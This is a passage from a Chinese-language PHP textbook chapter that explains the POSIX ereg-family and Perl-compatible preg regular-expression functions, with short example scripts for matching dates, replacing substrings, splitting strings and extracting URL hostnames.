在 PHP 中，实现 POSIX 兼容的正则表达式函数共有 7 个，分别为 ereg( )、eregi( )、ereg_replace( )、eregi_replace( )、split( )、spliti( )和 sql_regcase( )，下面我们分别介绍这 7 个函数。

7.3.1　查找字符串函数

查找字符串用到 ereg( )和 eregi( )两个函数，它们的参数用法均相同，唯一的区别是，eregi( )函数忽略大小写。它们的函数原型如下：

```
int ereg/ergei ( string $pattern , string $string [, array &$regs ] )
```

ereg( )函数的作用是：如果找到与$pattern 中圆括号内的子模式相匹配的子串并且函数调用给出了第三个参数$regs，则匹配项将被存入 $regs 数组中。$regs[1] 包含第一个左圆括号开始的子串，$regs[2] 包含第二个子串，以此类推。$regs[0] 包含整个匹配的字符串。而 eregi( )函数作用一样，仅是忽略大小写。

实例 7-2：ereg( )和 eregi( )函数

```
<?php
$date = "2011-12-12";
$paddword = "ABCD";
$string = 'XYZ';
$ereg = '^[$][[:alpha:]_][[:alnum:]]*';
ereg($ereg, '$_Hello123Php345', $register);
var_dump($register);
echo "<br />";
//查找 ISO 格式日期，然后以 DD.MM.YYYY 格式显示
if (ereg ("([0-9]{4})-([0-9]{1,2})-([0-9]{1,2})", $date, $regs)) {
       echo "$regs[3].$regs[2].$regs[1]";
} else {
       echo "日期格式不对: $date";
}
// eregi()的小实例
echo "<br />";
if (!eregi ("[[:alnum:]]{6,15}", $paddword)) {
       print "密码长度必须大于 6 位小于 15 位! ";
}
```

```
echo "<br />";
if (eregi('z', $string)) {
        echo "字符串'$string' 包含了 'z' 或者 'Z'!";
}
?>
```

运行上述代码，结果如图 7-2 所示。




图 7-2　ereg( )和 eregi( )函数

注意：

ereg( )函数是严格区分大小写的；而 eregi( )函数是不区分大小写的。当有第三个参数时，匹配的字符串将会存储到第三个数组中，若没有第三个参数，这两个函数如果出错或者没有找到匹配的字符串，则返回 false，如果找到匹配的字符串，则返回找到的匹配的字符串的个数。

7.3.2　替换字符串函数

替换字符串用到 ereg_replace( )和 eregi_replace( )两个函数，它们的参数用法均相同，唯一的区别是 eregi_replace( )函数忽略大小写。它们的函数原型如下：

```
string ereg_replace/ eregi_replace ( string $pattern , string $replacement ,
string $string )
```

ereg_replace( )函数扫描字符$string 中与$pattern 匹配的部分，然后把$pattern 部分替换为$replacement，函数返回替换后的字符串，如果没有相匹配的匹配项，则返回原字符串。

实例 7-3：ereg_replace( )函数应用之一

```
<?php
$string = "how are you, jsp!";
echo str_replace(" php", " jsp", $string);
echo "<br />";
echo ereg_replace("( )php", "\\1jsp", $string);
echo "<br />";
echo ereg_replace("(( )php)", "\\2jsp", $string);
?>
```

运行上述代码，结果如图 7-3 所示。




图 7-3　ereg_replace( )函数应用之一

注意：

通过该实例可发现，如果$pattern 包含有括号内的子串，则 replacement 可以包含形如\\digit 的子串，这些子串将被替换为数字表示的第几个括号内的子串；\\0 则包含了字符串的整个内容。最多可以用 9 个子串。括号可以嵌套，此情形下以左圆括号来计算顺序。如果在 string 中未找到匹配项，则 string 将原样返回。

实例 7-4：ereg_replace( )函数应用之二

```
<?php
// 本实例不能产生期望的结果
$num = 4;
$string = "我有 500 万，分你 60 万吧！";
$string = ereg_replace('60', $num, $string);
echo $string;
echo "<br />";
// 本实例工作正常
$num = '4';
$string = "我有 500 万，分你 60 万吧！";
$string = ereg_replace('60', $num, $string);
echo $string;
?>
```

运行上述代码，结果如图 7-4 所示。




图 7-4　ereg_replace( )函数应用之二

注意：

函数 eregi_replace( )函数对英文大小写无关。

7.3.3　分割字符串至数组函数

分割字符串用到 split( )和 spliti( )两个函数，它们的参数个数、用法也相同，唯一的区

别是，spliti( )忽略大小写。它们的函数原型如下：

```
array split/spliti ( string $pattern , string $string [, int $limit ] )
```

split( )函数将字符串$string 分割为按照正则表达式$pattern 作为边界的子串，并且区分大小写。如果设定了第三个参数$limit，则返回的数组最多包含$limit 个单元，其中最后一个单元包含了$string 中剩余的所有部分。如果出错，则函数返回 false。

实例 7-5：split( )和 spliti( )函数的用法

```
<?php
//分隔符可以是斜线、点或横线
$date = "2012-12-12";
list($year, $month, $day) = split ('[/.-]', $date);
echo "Month: $month; Day: $day; Year: $year<br />\n";
echo "<br />";
//spliti()不区分大小写
$string = "JSPAPHPaASPAPythonac/c++Apache";
$chunks = spliti("a", $string, 5);
print_r($chunks);
echo "<br />";
//split()区分大小写
$chunks = split("a", $string, 5);
print_r($chunks);
?>
```

运行上述代码，结果如图 7-5 所示。




图 7-5　split( )和 spliti( )函数的用法

注意：

请注意该实例中的 spliti( )函数，通过小写字母 a，将字串分割开来，就是不区分大小写的。而同样的字符串，通过 split( )函数分割，结果完全不同。

7.3.4　sql_regcase( )函数

sql_regcase( )函数将字符串中的字符返回大小写。其函数原型如下：

```
string sql_regcase ( string $string )
```

此函数在 PHP 中使用的时候，用处不大，但是可以提供外部程序或数据处理。

实例 7-6：sql_regcase( )函数

```
<?php
echo sql_regcase("Hello,world ,PHP!汉字呢？");
?>
```

运行上述代码，结果如图 7-6 所示。




图 7-6　sql_regcase( )函数

注意：

该函数只对英文的 26 个大小写字母处理。

7.4　Perl 兼容的正则表达式函数

前面介绍的 PCRE 即为 Perl 兼容正则表达式，可知此套正则表达式来源于 Perl 编程语言，而 Perl 语言是对字符串操作功能最强大的语言之一，并且 PHP 的最初版本也是它开发的产品之一。

在 7.2 节已经详细介绍了两套正则表达式的区别。无论从语法支持、执行效率上，PCRE 兼容正则表达式的函数都要略优于 PERL 兼容正则表达式的函数。笔者认为，不管在学习还是使用 PHP 编程时，都要熟练掌握 PCRE。在 PHP 中，实现 Perl 兼容的正则表达式函数也有 7 个，分别为 preg_grep( )、preg_match( )、preg_match_all( )、preg_replace( )、preg_replace_callback( )、preg_split( )和 preg_quote( )。下面来分别介绍这些函数。

7.4.1　查找字符串函数 preg_grep( )

preg_grep( )函数返回与模式匹配的数组元素，其函数原型如下：

```
array preg_grep ( string $pattern , array $input [, int $flags ] )
```

该函数返回一个数组，数组的元素是$input 数组中与$pattern 模式相匹配的单元。如果设定第三个可选参数，则该函数返回输入数组中$input 不匹配给定$pattern 的单元。

实例 7-7：preg_grep( )函数

```
<?php
$input = $arr1 = array("Hello World", "编程语言" => "PHP", 6 => "JSP ASP",
"Python");
```

```
//匹配所有仅有一个单词组成的单元
$result = preg_grep("/^[a-z]*$/i", $input);
print_r($result);
echo "<hr />";
//设定第三个可选参数
$result = preg_grep("/^[a-z]*$/i", $input, PREG_GREP_INVERT);
print_r($result);

?>
```

运行上述代码，结果如图 7-7 所示。




图 7-7　preg_grep( )函数

7.4.2　匹配字符串函数 preg_match( )

preg_match( )函数用于在字符串中查找匹配选项，其函数原型如下：

```
int preg_match ( string $pattern , string $subject [, array $matches [, int
$flags ]] )
```

该函数在字符串$subject 中搜索由$pattern 给出的正则表达式相匹配的内容。如果设定了第三个可选参数数组$matches，则该数组参数将会被搜索结果所填充；且$match[0]将包含与整个$pattern 相匹配的文本，$match[1]将包含与第一个捕获的括号中的子模式所匹配的文本，以此类推；如果设定第四个可选参数为 PREG_OFFSET_CAPTURE，则对每个出现的匹配结果同时返回其附属的字符串偏移量。该函数返回$pattern 所匹配的次数，其结果只能是 0(没有匹配结果)或者 1，因为该函数在第一次匹配之后将会停止搜索。如果出错，则该函数返回 false。

实例 7-8：preg_match( )函数

```
<?php
$subject = "A beard well lathered is half shaved. sharpening the axe won't
interfere with the cutting of firewood ";
// 在$subject 中搜索“well”
if (preg_match("/well/i", $subject)) {
        echo "在\$subject 中找到字符串“well”";
} else {
        echo "在\$subject 中没有找到字符串“well”";
}
echo "<hr />";
```

```
// 在$subject 中搜索“well”，\b 是限定单词边界的
if (preg_match("/\bwood\b/i", $subject)) {
        echo "在\$subject 中找到单词“wood”";
} else {
        echo "在\$subject 中没有找到单词“wood”";
}
echo "<hr />";
// 从 URL 中取得主机名
preg_match("/^(http:\/\/)?([^\/]+)/i",
     "http://www.banzhuan.org/index.htm", $matches);
// 打印出$matches 数组
print_r($matches);
echo "<br />";
echo "域名为：" . "$matches[2]";

?>
```

运行上述代码，结果如图 7-8 所示。




图 7-8　preg_match( )函数

7.4.3　全局匹配字符串函数 preg_match_all( )

preg_match_all( )函数用于进行全局正则表达式匹配。其函数原型如下：

```
int preg_match_all ( string $pattern , string $subject , array $matches [,
int $flags ] )
```

该函数在$subject 中搜索所有与$pattern 给出的正则表达式相匹配的内容并将结果以可选参数$flags 指定的顺序放到数组$matches 中。搜索到第一个匹配项之后，接下来的搜索从上一个匹配项的末尾开始。可选参数$flags 可以是以下标记的组合，请注意 PREG_PATTERN_ORDER 和 PREG_SET_ORDER 结合使用没有任何意义。

1. PREG_PATTERN_ORDER

对结果排序，使$matches[0]为全部模式匹配的数组，$matches[1]为第一个括号中的子模式所匹配的字符串组成的数组，以此类推。默认就是此标记。

实例 7-9：preg_match_all( )函数使用 PREG_PATTERN_ORDER

```
<?php
//"|"为定界符
preg_match_all ("|<[^>]+>(.*)</[^>]+>|U",
     "<b>example: </b><div align=left>this is a test</div>",
     $matches, PREG_PATTERN_ORDER);
print $matches[0][0] . ", " . $matches[0][1] . "\n";
print $matches[1][0] . ", " . $matches[1][1] . "\n";

?>
```

运行上述代码，结果如图 7-9 和图 7-10 所示。




图 7-9　使用 PREG_PATTERN_ORDER 参数源文件




图 7-10　使用 PREG_PATTERN_ORDER 参数的结果

注意：

$pattern 中第一个 “<” 表示以小于号开头的内容，后面跟一个到多个不为 “>” 的字符加上 “>” 结尾的内容。$pattern 中的 “.*” 表示 0 个或者多个任意字符。再加上以 “<” 开头的内容后面跟一个到多个不为 “>” 的字符加上 “>” 符号。模式修订符 “U” 表示反转了匹配数量的值，使其不是默认的重复。在本实例中，$matches[0]包含匹配整个模式的字符串，$matches[1]包含一对 HTML 标记之间的字符串。

2. PREG_SET_ORDER

对结果排序，使$matches[0]为第一组匹配项的数组，$matches[1]为第二组匹配项的数组，以此类推。

实例 7-10：preg_match_all( )函数使用 PREG_SET_ORDER

```
<?php
//"|"为定界符
preg_match_all ("|<[^>]+>(.*)</[^>]+>|U",
     "<b>example: </b><div align=left>this is a test</div>",
```

```
    $matches, PREG_SET_ORDER);
print $matches[0][0] . ", " . $matches[0][1] . "\n";
print $matches[1][0] . ", " . $matches[1][1] . "\n";

?>
```

运行上述代码，结果如图 7-11 和图 7-12 所示。




图 7-11　使用 PREG_SET_ORDER 参数的源文件




图 7-12　使用 PREG_SET_ORDER 参数结果

注意：

在本实例中，$matches[0]表示第一组匹配结果，$matches[0][0]包含匹配整个模式的字符串，$matches[0][1]包含匹配第一个子模式的字符串；$matches[1]是第二组匹配结果，$matches[1][0]包含匹配整个模式的字符串，$matches[1][1]包含匹配第一个子模式的字符串，依次类推。

3. PREG_OFFSET_CAPTURE

如果设定本标记，对每个出现的匹配结果也同时返回其附属的字符串偏移量。注意这样改变了返回数组的值，使其中的每个单元也是一个数组，其中第一项为匹配字符串，第二项为其在$subject 中的偏移量。

下面用 preg_match_all( )函数实现一个匹配电话号码的例子。

实例 7-11：电话号码匹配

```
<?php
//1.定义电话号码的正则表达式
